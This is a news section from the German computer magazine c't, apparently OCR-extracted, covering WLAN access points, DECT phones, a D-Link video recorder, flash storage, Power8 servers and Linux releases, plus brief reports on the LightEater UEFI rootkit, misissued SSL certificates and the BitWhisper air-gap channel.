Xtera hat es geschafft, über ein 607 km langes **Glasfaserkabel** ohne Signal-Repeater 100 GBit/s zu übertragen. Eine Repeaterlose Verkabelung könnte beispielsweise die Anbindung abgelegener Inseln ans Internet erleichtern.

Das DECT-Mobil-Teil Gigaset A540 CAT lässt sich gemäß CAT-iq 2.0 mit VoIP-Routern wie dem VR200v TP-Link oder verschiedenen Fritzbox-Modellen von AVM verbinden. Es liefert breitbandige Sprachübertragung (HD-Voice) und kostet 40 Euro.

11ac-Access-Point mit Beamforming

Die Business-APs der WAC6500-Serie von Zyxel sollen die WLAN-Versorgung unter anderem per Beamforming verbessern. Im Outdoor-Betrieb senden sie im 5-GHz-Band auf den Funkkanälen 100 bis 140 mit bis zu 1 Watt. Damit schöpfen sie das Maximum aus, das die Bundesnetzagentur erlaubt.

Der Hersteller bietet drei Versionen der Dualband-Geräte an: Der WAC6503D-S funkt mit sechs Antennen, also mit je drei Antennen pro Funkband. Die Modelle WAC6502D-S und WAC6502D-E nutzen jeweils vier Antennen, also zwei pro Band – die Endung E steht hier für externe, S für integrierte Antennen.

Der WAC6503D-S überträgt nach dem IEEE-Standard 802.11ac bis zu 1300 MBit/s brutto im 5-GHz-Band über drei unabhängige Datenströme (3-Stream-MIMO). Im 2,4-GHz-Band erreicht er 450 MBit/s gemäß IEEE 802.11n, ebenfalls mit drei Streams. Die beiden anderen Modelle übertragen mittels 2-Stream-Technik im 5-GHz-Band bis zu 867 MBit/s brutto und im 2,4-GHz-Band maximal 300 MBit/s brutto.

Strom beziehen die Funkbasen aus dem Netzwerkkabel entweder mittels Power over Ethernet (PoE nach dem IEEE-Standard 802.3at) oder über ein optionales Steckernetzteil. Für LAN-Verbindungen besitzt jeder Access Point zwei Gigabit-Anschlüsse. Außerdem hat der Hersteller einen seriellen Konsolen-Anschluss mit RJ45-Buchse spendiert.

Der Access Point WAC6503D-S soll WLAN-Übertragungen unter anderem mittels Beamforming verbessern.

Die APs lassen sich einzeln oder mit einem Controller betreiben. Als Firmengeräte authentifizieren sie Nutzer etwa per Radius (802.1X) und spannen virtuelle Netze (VLAN) sowie bis zu 16 Funkzellen auf. Die Konfiguration erfolgt wahlweise per Webinterface, über die Kommandozeile oder mittels SNMP.

Das 11ac-Gerät WAC6503D-S kostet 900 Euro; die Preise der 11n-APs betragen 590 Euro (WAC6502D-S) und 555 Euro (WAC6502D-E). (fkn@ct.de)

VoIP-fähige DECT-Basis

Nutzern von analogen Telefonleitungen will Gigaset den Umstieg in die VoIP-Welt erleichtern. Unter dem Namen GO bringt der Hersteller eine VoIP-fähige DECT-Tk-Anlage mit zusätzlichem Analog-Anschluss nebst vier schnurlosen Telefonen auf den Markt.

Die DECT-Basis GO-Box 100 baut Telefonverbindungen sowohl über eine analoge Amtsleitung als auch per Voice over IP auf. Im VoIP-Betrieb vermittelt sie zwei Gespräche parallel; insgesamt verwaltet sie sechs SIP-Konten. Zusammen mit einem Analoganschluss lassen sich insgesamt drei Gespräche simultan führen – zumindest bis zur Abschaltung der herkömmlichen Telekom-Anschlüsse in drei Jahren. Maximal verwaltet die Station sechs schnurlose Handsets.

Zusätzlich hat Gigaset die schnurlosen Sprechgeräte C430A GO, S850A GO, E630A GO und SL400A GO vorgestellt. Sets aus Telefon und Tk-Anlage kosten 80 Euro (C430A GO), 100 Euro (S850A GO), 120 Euro (E630A GO) beziehungsweise 150 Euro (SL400A GO). (fkn@ct.de)

Die Tk-Anlage GO-Box 100 von Gigaset baut simultan bis zu zwei Telefonate per VoIP auf. Optional dient ein analoger Anschluss als dritte Leitung.

© Copyright by Heise Medien

Netzwerk-Videorecorder für zu Hause

D-Link erweitert sein Angebot an Überwachungsgeräten um einen kompakten Netzwerk-Videorecorder (NVR). Der DNR-312L kann Videodatenströme von bis zu neun D-Link-IP-Kameras simultan in Full-HD (1920 × 1080 Pixel) aufzeichnen. In dieser Auflösung speichert er insgesamt 135 Bilder pro Sekunde, im Vollausbau nimmt er also pro Kamera maximal 15 Bilder in der Sekunde auf. Die Objektive der Kameras lassen sich in der Live-Ansicht über den Recorder schwenken und zoomen.

Videos komprimiert der DNR-312L wahlweise mit den Kompressionsverfahren H.264, MPEG-4 oder MJPEG und legt sie im internen Speicher ab. Das Gerät nimmt eine SATA-III-Festplatte oder SSD im 2,5- / 3,5-Zoll-Format auf; als Dateisystem nutzt es EXT3.

Anders als bei kleineren Kapazitäten kommen manche Controller nicht reibungslos mit 6- und 8-TByte-Festplatten zurecht. D-Link sichert für zwei 6-TByte-Festplatten zu, dass der Recorder korrekt mit ihnen zusammenarbeitet: die ST6000-NM0024 von Seagate und die WD60EFRX-68MYMN0 von Western Digital.

An der Rückseite des DNR-312L befinden sich zwei USB-2.0-Anschlüsse, ein HDMI-Port, 3,5-mm-Ein- und Ausgänge für Audiosignale sowie ein Gigabit-Ethernet-Port. Der Zugriff auf das Gerät erfolgt per Webinterface oder über eine App für Android und iOS mittels Cloud-Zugang. Optional lässt es sich auch lokal per Tastatur und Maus bedienen. Der Netzwerk-Videorecorder kostet 274 Euro. (fkn@ct.de)

Der Netzwerk-Videorecorder DNR-312L speichert simultan Full-HD-Videos von bis zu neun D-Link-Kameras.

Anzeige

© Copyright by Heise Medien


UEFI-Rootkit spioniert unabhängig vom Betriebssystem

Die beiden Sicherheitsforscher Corey Kallenberg und Xeno Kovah haben ein Rootkit namens LightEater entwickelt, welches die UEFI-Firmware eines Rechners infiziert und unabhängig vom gebooteten Betriebssystem alle Fäden in der Hand hält. Sie stellten den Schadcode auf der Sicherheitskonferenz CanSecWest vor, halten ihren Proof-of-Concept-Code allerdings noch unter Verschluss, bis Firmware-Patches mehrerer PC-Hersteller vorliegen.

LightEater missbraucht diverse Lücken in der UEFI-Firmware verschiedenster Systeme, um von einem Windows-System aus bösartigen Code dort zu platzieren. Dabei umgeht es die Mechanismen, die eigentlich dafür sorgen sollen, dass nur befugte Nutzer die Firmware überschreiben dürfen. Zwei Sicherheitslücken dieser Art hatten Kallenberg und Kovah bereits im Oktober 2014 vorgestellt, eine Hand voll weitere Lücken wurden von anderen Forschern entdeckt und sind ebenfalls öffentlich bekannt.

Hat sich LightEater einmal im System eingenistet, nutzt es den System Management Mode (SMM), um seine bösartigen Befehle auszuführen. Darüber kann die Firmware ihr Unwesen unabhängig vom Betriebssystem treiben. Dieses bekommt von den Aktivitäten des Schadcodes nichts mit und kann sich dagegen auch nicht verteidigen. Besonders kritisch ist, dass die Firmware dabei direkten Zugriff auf den kompletten Speicher des Systems hat.

Die Forscher demonstrierten den Angriff, indem sie einen Windows-10-Rechner übers Netz infizierten und danach das Live-Linux Tails booteten. Die Macher von Tails sagen ausdrücklich, dass man ihr Betriebssystem auch gefahrlos auf kompromittierten Rechnern einsetzen könne. Es läuft schließlich aus dem RAM und meidet die infizierte Festplatte. LightEater schlummert allerdings in der Firmware und wartet, bis Tails lohnende Daten – etwa einen geheimen PGP-Schlüssel – im Klartext in den Speicher schreibt. Den kann der Schadcode dann auslesen und in nicht flüchtigen Speicher schreiben. Bootet der Nutzer wieder ins kompromittierte Windows, kann konventioneller Schadcode dort den geheimen Schlüssel abgreifen. Und nicht nur das, die Forscher können nach eigenen Angaben abgegriffene Daten auch direkt ins Netz hochladen – per SMM und ohne Hilfe eines Betriebssystems.



LightEater kann ein nur im Speicher laufendes Live-Linux ausspionieren.

Betroffen ist die Firmware einer ganzen Reihe von Herstellern: Unter anderem gelang den Forschern ihr Angriff auf Systeme mit Mainboards von Dell, HP, Lenovo, Gigabyte, Acer und MSI. Da die Firmware-Umsetzungen oft sehr viel Code gemeinsam haben, mussten die Forscher ihr Rootkit nur wenig anpassen und schätzen, dass Millionen von Rechnern aktuell angreifbar sind. Allerdings benötigt der Angreifer Admin-Rechte unter Windows, um das System erst einmal zu infizieren.

Dell, HP und Lenovo sollen am schnellsten reagiert haben und hätten bereits zugesichert, ihre Firmware abdichten zu wollen. Die Forscher weisen allerdings darauf hin, dass auch mit entsprechenden Patches das Problem besteht, dass fast niemand sein BIOS regelmäßig aktualisiert und entsprechende Lücken deswegen einfach offen bleiben. Die Forscher arbeiten deswegen mit Intel zusammen, um die Zugriffsmöglichkeiten via SMM sinnvoll einzuschränken. (fab@ct.de)

Zertifikatsmissbrauch bei Google- und Microsoft-Domains

Ein finnischer IT-Experte hat es geschafft, sich ein SSL-Zertifikat für die finnische Domain der Windows Live Services ausstellen zu lassen. Mit dem Zertifikat hätte er sich in gesicherte Verbindungen anderer Nutzer zu den Microsoft-Servern einklinken und Daten abgreifen können. Er bewerkstelligte dies, indem er sich das E-Mail-Konto hostmaster@live.fi registrierte und dann ein neues Zertifikat für die Domain bei der Zertifizierungsstelle Comodo bestellte. Es ist üblich, dass bei einem Vorgang dieser Art über die E-Mail-Adresse hinaus keine weitere Prüfung stattfindet. Nach eigener Aussage hatte der Finne die Adresse „zum Spaß“ registriert und das Zertifikat geordert, um zu schauen, ob das möglich sei. Er habe Microsoft sofort informiert, allerdings keine Rückmeldung erhalten.

Nutzer von Windows 8, 8.1, Server 2012, Server 2012 R2 sowie Windows Phone 8 und 8.1 erhielten ein automatisches Update, welches die Liste mit vertrauenswürdigen Zertifikaten des Betriebssystems anpasst und das gefälschte Zertifikat sperrt. Nutzer von Windows Vista, 7, Server 2008, Server 2008 R2 und Server 2003 müssen unter Umständen das Update manuell installieren. Die automatische Zertifikats-Sperrung kann aber auch unter Vista, Windows 7 und Server 2008 R2 mit einem weiteren Update nachgerüstet werden, sodass auch diese Systeme in Zukunft von automatischen Updates der Sperrlisten profitieren (siehe c't-Link).

Auch Google sind mehrere falsche SSL-Zertifikate für eigene Domains aufgefallen. Diese wurden von der Zwischen-Zertifizierungsstelle MCS Holding herausgegeben und von der Root-CA China Internet Network Information Center (CNNIC) beglaubigt. CNNICs Root-Zertifikat findet sich in den meisten Betriebssystemen und Browsern, die damit den falschen Zertifikaten von MCS vertrauten. Nur die Webbrowser Chrome und Firefox (ab Version 33) sowie ChromeOS weisen diese Zertifikate für Google-Domains zurück, da den Domains dort SSL-Zertifikate ausdrücklich zugeordnet werden (Public-Key Pinning).

Google hat CNNIC und die großen Browser-Hersteller inzwischen informiert sowie die Zertifikate von MCS in Chrome blockiert – auch andere Browser-Hersteller zogen nach. CNNIC erklärte daraufhin, dass ihr Vertrag mit MCS nur die Zertifikate umfasst, die Domains von MCS betreffen. MCS habe allerdings ihren Private Key auf einem Man-in-the-Middle-Proxy installiert, der damit wie eine öffentliche Zertifizierungsstelle agierte und so dann auch Zertifikate für die Google-Domains signierte. Laut Google ist das eine schwere Verletzung des gesamten CA-Systems vergleichbar mit den Verfehlungen der französischen Sicherheitsbehörde ANSSI im Jahr 2013. Google beklagt, dass CNNIC seine Verantwortung und Autorität weiterhin einer Organisation leiht, die nicht in der Lage ist, diese angemessen einzusetzen. (fab@ct.de/rek@ct.de)

c't Automatisch Zertifikate aktualisieren: ct.de/y3qh


© Copyright by Heise Medien

Enigmail in neuem Gewand

Enigmail, das quelloffene Mailverschlüsselungs-Plug-in für Thunderbird und SeaMonkey, hat eine überarbeitete Nutzeroberfläche für das Versenden von E-Mails spendiert bekommen. Statt eines Dropdown-Menüs bietet Enigmail 1.8 nun große, auffällige Knöpfe, um E-Mails zu signieren oder zu verschlüsseln. Auch die Einrichtung der Software nach der Installation soll nun einfacher vonstatten gehen. Zusätzlich kann man der Software nun mit Filterregeln beibringen, Nachrichten dauerhaft entschlüsselt zu speichern.

Manch einem Nutzer wird die neue Version allerdings durch eine Warnung aufgefallen sein: Ab dem kommenden Enigmail 1.9 muss man auf GnuPG 2.0.7 oder später umsteigen, da ältere GnuPG-Versionen dann nicht mehr unterstützt werden. Kurz nach Veröffentlichung von Version 1.8 mussten die Entwickler außerdem ein weiteres Update auf Enigmail 1.8.1 nachschieben, um eine Anzahl von Fehlern zu beheben. Dabei handelte es sich vor allem um Bugs, die beim Speichern von verschlüsselten Entwürfen auftreten.

(fab@ct.de)



Enigmail hat jetzt große Knöpfe, die auf den ersten Blick zeigen, ob eine Mail verschlüsselt oder signiert wird.

Sicherheits-Notizen

Adobe warnt vor einer Lücke, die Flash-Animationen betrifft, die mit einer unsicheren Version des **Flex-SDK** erzeugt wurden. Adobe hatte diese Lücke 2011 geschlossen, es sind aber weiterhin verwundbare Flash-Animationen auf Shockwave-Basis im Umlauf.

Die Entwickler des Linux-Kernels haben einen Patch entwickelt, der **Rowhammer-Angriffe** erschweren soll. Dieser wird voraussichtlich in Version 4.0 des Kernels einfließen.

Googles Forscher haben einen **Exploit für Windows 8.x** herausgegeben, der normalen Nutzern SYSTEM-Rechte verschafft (Privilege Escalation). Das Problem soll auch unter Windows 7 existieren. Microsoft weiß seit Monaten darüber Bescheid, verweist aber nur auf kompliziert zu aktivierende Schutzfunktionen (siehe c't-Link) statt zu patchen.

c't Zur Windows-Lücke: ct.de/y3qh

Air Gap lässt sich mit Temperaturschwankungen überwinden

Forschern der israelischen Ben-Gurion-Universität ist es gelungen, allein durch Temperaturfluktuationen Daten zwischen zwei komplett getrennten Rechnern auszutauschen – das nennen sie BitWhisper. Ein Rechner erzeugt Hitze, ein anderer nutzt allein die eingebauten Temperatursensoren, um die Daten zu empfangen. Damit der Austausch funktioniert, muss der Angreifer freilich beide Systeme mit Schadcode infiziert haben. Außerdem dürfen im Versuchsaufbau der Forscher beide Rechner nicht mehr als 40 cm auseinander stehen und es können maximal 8 Bit pro Stunde übermittelt werden. Die Forscher sind allerdings zuversichtlich, dass sie die Datenrate in Zukunft verbessern können.

Ziel des Angriffes ist es, Systeme zu kapern, die durch einen sogenannte Air Gap geschützt sind. Also Systeme, die nicht mit dem Internet verbunden sind, wie sie etwa bei Geheimdiensten und beim Militär für höchst Vertrauliches zum Einsatz kommen. Auch in kritischen Industrieanlagen gibt es solche Geräte, die im Normalbetrieb nie mit dem Internet verbunden werden. Über BitWhisper könnten trotzdem unauffällig Daten über den Air Gap geschmuggelt werden, ohne etwa darauf hoffen zu müssen, dass ein USB-Stick zwischen den beiden Systemen hin und her getauscht wird. Laut den Forschern könnten in Zukunft auch vernetzte Heizungen oder Klimaanlagen in einem Gebäude missbraucht werden, um Instruktionen an isolierte Rechner zu schicken. (fab@ct.de)

Anzeige

© Copyright by Heise Medien

Verteilter Supercomputer als Raumheizung

Eine gute Idee zur Steigerung der Energieeffizienz von Supercomputern ist die Nutzung der anfallenden Wärme. Die lässt sich aber schlecht vom Rechenzentrum zu weit verstreut ansässigen Abnehmern transportieren.

Die französische Firma Qarnot Computing wählt einen anderen Weg, weil sich Daten leichter übertragen lassen: Qarnot installiert Compute-Knoten mit lautloser Passivkühlung in privaten Haushalten, Schulen und Firmen. Die Q.rad-Systeme mit je vier Recheneinheiten sehen aus wie elektrische Heizkörper und setzen bis zu 500 Watt Leistung um.

Die verschlüsselten Daten der Cluster-Nutzer fließen über eine schnelle Internet-Anbindung, am besten via Fibre-to-the-Home. Die mit Trusted Platform Modules (TPMs) gegen Angriffe geschützten Compute-Knoten speichern Nutzdaten nicht lokal, sondern halten sie nur im RAM.

Ein Q.rad enthält vier Rechenknoten und liefert 500 Watt Heizleistung.

Im Sommer takten die Prozessoren herunter, dann sinkt das Angebot an Rechenleistung. Qarnot will für einen gewissen Ausgleich sorgen, indem man Q.rads etwa in Schulen und Universitäten installiert, die in den Ferien höhere Raumtemperaturen akzeptieren. Im Vergleich zum Angebot von Cloud&Heat, die Serverschränke mit Zentralheizungen und Warmwasserbereitern verbinden, ist ein Q.rad viel einfacher und billiger.


Die bisher rund 350 in und um Paris installierten Q.rads kommen vor allem für Risikoanalysen der Finanzwirtschaft zum Einsatz. Für den 3D-Renderer Blender steht eine öffentliche Schnittstelle bereit, die man kostenlos testen kann. An weiteren HPC-Anwendungen arbeitet Qarnot, einige sind schon jetzt für Vertragskunden nutzbar. (ciw@ct.de)

Preiskampf bei Flash-Storage-Systemen

Sandisk und die Sparte StorTrends von American Megatrends (AMI) bringen besonders günstige All-Flash Arrays (AFAs) auf den Markt. In bestimmten Konfigurationen sollen Preise von weniger als 50 US-Cent pro Gigabyte möglich sein. Das gilt allerdings nicht unbedingt für die kleinsten Produktvarianten.

Das StorTrend 3600i ist ab 25 000 US-Dollar mit 16 konventionellen SAS-SSDs erhältlich. AMI unterscheidet zwischen Medien, die sich eher fürs Lesen eignen (Read Tier), und welchen für häufiges Schreiben (Write Tier); vermutlich unterscheiden sie sich in der Endurance, also der Menge an geschriebenen Daten, die sie vertragen. Genaueres verraten die AMI-Datenblätter nicht, jedenfalls stecken in der Grundkonfiguration vier besonders schreibfeste und zwölf Read-Tier-SSDs. Jedes der beiden Controller-Boards ist dabei mit einem Quad-Core-Xeon und 32 GByte RAM bestückt. In der teureren Version StorTrends 3610i besitzt jeder Controller gleich zwei Quad-Core-Xeons und 96 GByte RAM, hier kann man auch noch drei Erweiterungsboxen anschließen, um auf bis zu 256 TByte Flash-Kapazität hochzurüsten. Als Interface dient iSCSI.

Sandisk hat derweil das Inifiniflash IF100 angekündigt, das mit speziellen Flash-Modulen bestückt ist, die statt per SAS über ein schnelleres Interface – vermutlich PCI Express – mit dem Controller verbunden sind. Die maximale Kapazität mit 64 Modulen zu je 8 TByte beträgt 512 TByte, davon sind 490 TByte nutzbar. Der Preis soll bei weniger als1 US-Dollar pro Gigabyte liegen. Eine billigere Version speichert 256 TByte. Durch Deduplikation und Kompression lassen sich je nach Einsatzzweck deutlich mehr Daten hineinpacken. Die externe Anbindung an einen Server erfolgt über acht SAS-6G-Ports, später will Sandisk SAS 12G nachlegen.



Sandisk bestückt das Infiniflash IF100 mit 70 speziellen Flash-Modulen.

Auf Basis der IF100-Hardware offeriert Sandisk noch die Varianten IF500 und IF700. Letztere zielt auf höchste Performance, hier kommen zusätzlich noch Karten der von Sandisk übernommenen Firma Fusion-io zum Einsatz sowie die zugehörige Software ION Accelerator. Die IF500 läuft unter einer optimierten Version der Storage-Software Ceph. (ciw@ct.de)

Neue OpenPower- und Power8-Server

Auf dem OpenPower Summit, der während der Nvidia-Veranstaltung GPU Technology Conference (GTC) im Silicon Valley stattfand, haben Mitglieder der von IBM geführten OpenPower Foundation neue Hardware vorgestellt.

Tyan kündigte eine Power8-Maschine für den produktiven Einsatz an, die dem Entwicklersystem aus dem Herbst 2014 ähnelt. Doch beim Barebone TN71-BP012 funktioniert der Fernwartungschip und es stehen 32 Steckplätze für bis zu 1 TByte DDR3L-Hauptspeicher bereit. Außerdem ist ein 10-Gigabit-Ethernet-Adapter mit zwei Ports eingebaut. Auf einen Storage-Adapter verzichtet Tyan jedoch, weshalb man noch eine PCIe-Karte einstecken muss, wenn man die 12 Einschübe für SAS- oder SATA-Festplatten auf der Frontseite und die beiden rückseitigen Montageplätze nutzen will.

Den IBM-Prozessor Power8 „Turismo“ als Single-Chip-Modul mit acht Kernen und 190 Watt Thermal Design Power (TDP) baut Tyan in den Server-Barebone ein, auch vier RDIMMs mit je 4 GByte Kapazität gehören zum Lieferumfang. Einen Preis nennt Tyan nicht.

Im Tyan-Barebone TN71-BP012 steckt ein IBM Power8 mit acht Kernen.

Die kalifornische Firma Cirrascale hat ein weiteres Power8-Entwicklersystem vorgestellt. In den Server RM4950 passen bis zu vier Nvidia-Tesla-Karten. Cirrascale verwendet dabei eine Quad-Core-Version des Power8.

IBM selbst zeigte einen Prototypen des vom Auftragsfertiger Wistron gebauten „Firestone“-Servers, der mit Nvidia-GPUs bestückt als Rechenknoten für Supercomputer zum Einsatz kommen soll. Diese Exascale-Systeme werden mit Fördermitteln des US-amerikanischen Department of Energy am Lawrence Livermore National Laboratory (LLNL) und Oak Ridge National Laboratory (ORNL) entwickelt. Sie sollen der Atomwaffenforschung dienen. (ciw@ct.de)

© Copyright by Heise Medien

Kdbus kommt in den Kernel

Der prominente Kernel-Entwickler Greg Kroah-Hartman will Kdbus, einen Dienst zur Interprozesskommunikation (IPC), in Version 4.1 des Linux-Kernels aufnehmen. Der Code wurde bereits in den Next-Entwicklungszweig integriert, in dem die Abstimmung der geplanten Änderungen für 4.1 erfolgt. Ob Kdbus tatsächlich Teil von Linux 4.1 wird, entscheidet sich allerdings erst in den zwei Wochen nach Veröffentlichung des Kernels 4.0 Mitte April.

Kdbus implementiert einen D-Bus-kompatiblen Mechanismus zur Interprozesskommunikation im Kernel, über den Linux-Anwendungen Nachrichten miteinander und mit Systemkomponenten austauschen können. Als Kernel-Erweiterung soll Kdbus einige Limitierungen des derzeit verwendeten D-Bus-Daemon im Userland überwinden. (odi@ct.de)

c't-Special „Umstieg auf Linux“

Die aktualisierte und erweiterte Neuauflage des c't-Special „Umstieg auf Linux“ hilft beim Wechsel von Windows zu Linux. Gründe für einen solchen Umstieg gibt es reichlich: Linux läuft auch auf älterer Hardware performant, Viren und Trojaner sind kein Thema und das System lässt dem Nutzer alle Freiheiten.

Dem Heft liegt eine DVD mit Ubuntu 14.04.2 LTS bei, das noch bis 2019 mit Updates versorgt wird. Artikel erklären, wie man Ubuntu installiert, benutzt und an die eigenen Bedürfnisse anpasst. Zudem erfahren Sie, wie man Daten, Einstellungen und Programme von Windows übernimmt, und lernen die besten Linux-Anwendungen kennen.

Das c't-Special „Umstieg auf Linux“ ist für 6,90 Euro am Kiosk und im Heise-Shop erhältlich. (odi@ct.de)

c't-Special „Umstieg auf Linux“: ct.de/y18p

Gnome 3.16 mit neuen Notifications

In der neuen Version 3.16 des Linux- und Unix-Desktops haben die Entwickler das Notifications-System überarbeitet: Die Nachrichtenzeile am unteren Bildschirmrand ist verschwunden; Statusmeldungen von Programmen und eingehende Nachrichten erscheinen nun unter dem oberen Panel. Das Terminal meldet jetzt, wenn ein lange laufendes Konsolenprogramm fertig wird. Die aufgelaufenen Notifications sammelt eine Übersicht, die man mit einem Klick auf die Uhr öffnet.

Die Scrollbalken in Fenstern werden standardmäßig erst eingeblendet, wenn sich der Mauszeiger dem rechten Fensterrand nähert. Der Datei-Auswahldialog bietet jetzt eine Suchfunktion. Zwei neue Anwendungen ergänzen das Softwareangebot: Die Kalender-App ist noch recht rudimentär und als Preview eingestuft. Die Entwicklungsumgebung Builder soll das Schreiben von Gnome-Programmen erleichtern. (odi@ct.de)

Live-CD mit Gnome 3.16: ct.de/y18p


Ozon OS mit Atom Shell

Ozon OS ist ein elegantes Desktop-System für Linux-Anwender, die mit ihrem Rechner spielen, surfen, chatten, Musik hören und Videos ansehen. Dazu werden eine Reihe von Codecs und die Steam-Plattform vorinstalliert; über die Software-Verwaltung lassen sich zahlreiche Open-Source-Spiele nachinstallieren.

Der Atom-Desktop auf Gnome-Basis ist schlicht und funktional. Das Dock am unteren Fensterrand enthält neben einigen Anwendungsstartern einen Launcher, der alle installierten Programme auflistet. Die Suchfunktion findet Anwendungen und Einstellungsdialoge. Ein Klick auf den Button in der oberen linken Bildschirmecke öffnet eine Übersicht über die Fenster und Arbeitsflächen. Die App-Store-artige Software-Verwaltung liefert auch Web-Apps wie Twitter, Facebook oder Google Plus.

Technische Grundlage der aktuellen Betaversion von Ozon OS „Hydrogen“ ist Fedora 21. Ein eigenes Repository ergänzt das Fedora-Softwareangebot um die Ozon-OS-eigenen Programmpakete. Das Rpmfusion-Repository liefert zusätzliche Codecs und Treiber. (lmd@ct.de)

Ozon OS auf Github: ct.de/y18p



Der schicke Atom-Desktop von Ozon OS nutzt Gnome-Technik. Dock, Panel, Launcher und Theme sind Eigenentwicklungen.

© Copyright by Heise Medien

Conrad verkauft USB-3.0-Dock für Macs

Die Renkforce USB 3.0 Docking Station rüstet über einen USB-3.0-Eingang neun Peripherie-Ports nach. Auf der Rückseite befinden sich zwei USB-3.0- und vier USB-2.0-Ausgänge sowie je ein HDMI-, DVI- und Gigabit-Anschluss. An der Längsseite sitzt eine 3,5mm-Kopfhörer-Buchse. Der HDMI-Anschluss unterstützt HDCP-Verschlüsselung und wie auch der DVI-Port eine Auflösung von 2048 × 1152 Pixeln. Das Dock läuft ab OS X 10.8 Mountain Lion und kostet bei der Elektronikkette Conrad 90 Euro. (rsr@ct.de)

c't Hersteller-Infos: ct.de/yyb7

Die Docking Station von Renkforce verzweigt neun Anschlüsse von einem USB-3-Port.

Externe USB-3.1-Festplatte mit Typ-C-Anschluss

Das von LaCie angekündigte „Mobile Drive" passt an den Typ-C-Anschluss des neuen 12"-Macbooks. Die externe USB-3.1-Festplatte im Porsche-Design wird mit 500 MByte, 1 oder 2 TByte Kapazität erhältlich sein. Die kleinste Ausführung wiegt 180 Gramm und ist 1,1 Zentimeter dick. Das Gewicht der beiden größeren, 1,5 Zentimeter dicken Varianten liegt bei 240 Gramm. LaCie verspricht Datentransferraten von bis zu 100 MByte/s. Damit sich das Laufwerk auch mit anderen Macs und Windows-PCs verwenden lässt, liegt ein Adapterkabel von USB-Typ-C auf den gängigen USB-Typ-A-Connector bei. Das Mobile Drive soll im Sommer in den Läden stehen; LaCie hat noch keine Preise genannt. (jes@ct.de)

c't Produktseite: ct.de/yyb7

LaCie liefert als einer der ersten Hersteller Zubehör fürs neue Macbook.

Belkin bringt USB-C-Adapter und Kabel

Sieben Kabel und ein Adapter des Zubehörspezialisten Belkin haben einen USB-C-Anschluss, um etwa das 12"-Macbook mit älteren Geräten zu verbinden. Drei Varianten unterstützen USB-3.1 mit einer Übertragungsrate von maximal 10 Gbit/s. Sie tragen auf der anderen Seite entweder einen Stecker für Micro-USB-B oder USB-A beziehungsweise USB-B. Pro Stück liegt der Preis bei jeweils 30 Euro.

